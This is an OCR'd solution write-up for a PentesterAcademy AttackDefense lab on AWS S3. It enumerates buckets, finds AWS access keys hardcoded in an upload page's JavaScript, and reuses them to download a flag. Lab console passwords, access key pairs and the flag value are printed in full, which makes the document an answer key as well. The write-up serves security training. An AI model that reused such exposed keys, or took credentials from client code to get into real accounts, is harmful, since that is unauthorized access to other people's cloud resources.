

ATTACK
DEFENSE
by PentesterAcademy

| Name | Hardcoded Credentials |
|---|---|
| URL | https://attackdefense.com/challengedetails?cid=2300 |
| Type | AWS Cloud Security : S3 |

**Important Note:** This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

**Solution:**

**Step 1:** Configure AWS CLI with the given AWS access keys.

## Access Credentials to your AWS lab Account

| | |
|---|---|
| Login URL | https://423668550512.signin.aws.amazon.com/console |
| Region | US East (N. Virginia) us-east-1 |
| Username | student |
| Password | Ad1UdiR4QTqFEuzj |
| Access Key ID | AKIAWFJE5BNYGSXLXYXT |
| Secret Access Key | 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 |

**Command:** aws configure

```
File  Actions  Edit  View  Help

 ⚡ root@Kali ~ aws configure
AWS Access Key ID [****************OVUC]: AKIAWFJE5BNYGSXLXYXT
AWS Secret Access Key [****************wiik]: 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
Default region name [us-east-1]:
Default output format [None]:
 ⚡ root@Kali ~
```

**Step 2:** Enumerate S3 buckets.

**Command:** aws s3api list-buckets

```
File  Actions  Edit  View  Help

 ⚡ root@Kali ~ aws s3api list-buckets
{
    "Buckets": [
        {
            "Name": "flag-423668550512",
            "CreationDate": "2021-03-12T06:36:42.000Z"
        },
        {
            "Name": "s3-upload-423668550512",
            "CreationDate": "2021-03-12T06:36:42.000Z"
        }
    ],
    "Owner": {
        "DisplayName": "jeswincloud+1615507567238",
        "ID": "aa46bdb4309db734e7ff824867843bcd4bca3348c45708e3360e5b9a8ed7c292"
    }
}
 ⚡ root@Kali ~
```

**Step 3:** Check bucket objects.

**Command:** aws s3api list-objects --bucket <bucket-name>

Execute it with both buckets.

```
File  Actions  Edit  View  Help
 ⚡ root@Kali ~ aws s3api list-objects --bucket s3-upload-423668550512
{
    "Contents": [
        {
            "Key": "index.html",
            "LastModified": "2021-03-12T06:36:43.000Z",
            "ETag": "\"28dde2fa8d015bcfc8c3f0087890756c\"",
            "Size": 2550,
            "StorageClass": "STANDARD"
        }
    ]
}
 ⚡ root@Kali ~
```

Index.html found in bucket.

```
File  Actions  Edit  View  Help
 ⚡ root@Kali ~ aws s3api list-objects --bucket flag-423668550512
{
    "Contents": [
        {
            "Key": "FLAG",
            "LastModified": "2021-03-12T06:36:43.000Z",
            "ETag": "\"4f90fc6a28ecb10e9b890bf86c236587\"",
            "Size": 33,
            "StorageClass": "STANDARD"
        }
    ]
}
 ⚡ root@Kali ~
```

Flag found in a bucket !

**Step 4:** Try downloading flag from the S3 bucket.


**Command:** aws s3 cp s3://<bucket-name>/FLAG .

```
File  Actions  Edit  View  Help
 ⚡  root@Kali  ~  aws s3 cp s3://flag-423668550512/FLAG .
fatal error: An error occurred (403) when calling the HeadObject operation: Forbidden
 ✘ ⚡  root@Kali  ~
```


Cannot download flag due to insufficient permission.

**Step 5:** Use s3 url format to open index.html in browser.

**URL:** https://<bucket-name>.s3.amazonaws.com/index.html




**Step 6:** Inspect the web application and try uploading any file on the web application via drag and drop.





**Step 7:** Check the source code of the web application.

```
24
25  var bucketName = "s3-upload-423668550512";
26  var bucketRegion = "ap-south-1";
27  var creds = new AWS.Credentials('AKIAWFJE5BNYHK7L5JNZ', '1eQLHoxiTeUY78LUZWlHddlQLeXUw0Xj8kH8fsf9');
28
29  AWS.config.update({
30                region: bucketRegion,
31                credentials: creds
32            });
33
34            var s3 = new AWS.S3({
35                apiVersion: '2006-03-01',
36                params: {Bucket: bucketName}
37        });
38 </script>
39 </head>
40 <body>
41     <div class="aligner">
42     <div id="drop">
43         <h2>Drop files here!</h2>
44     </div>
45     <div id="list">
46       <h2>Uploaded Files:</h2>
47     </div>
48     </div>
```


AWS hardcoded credentials found in source code !

**Step 8:** Use the credentials from the source code to configure AWS CLI.




**Step 9:** Try downloading the flag using new AWS credentials.

**Command:** aws s3 cp s3://<bucket-name>/FLAG .


**FLAG:** 69bb126b8c154144e08fee04240ea02f

Flag retrieved successfully.

**References:**

1. AWS CLI (https://docs.aws.amazon.com/cli/latest/reference/)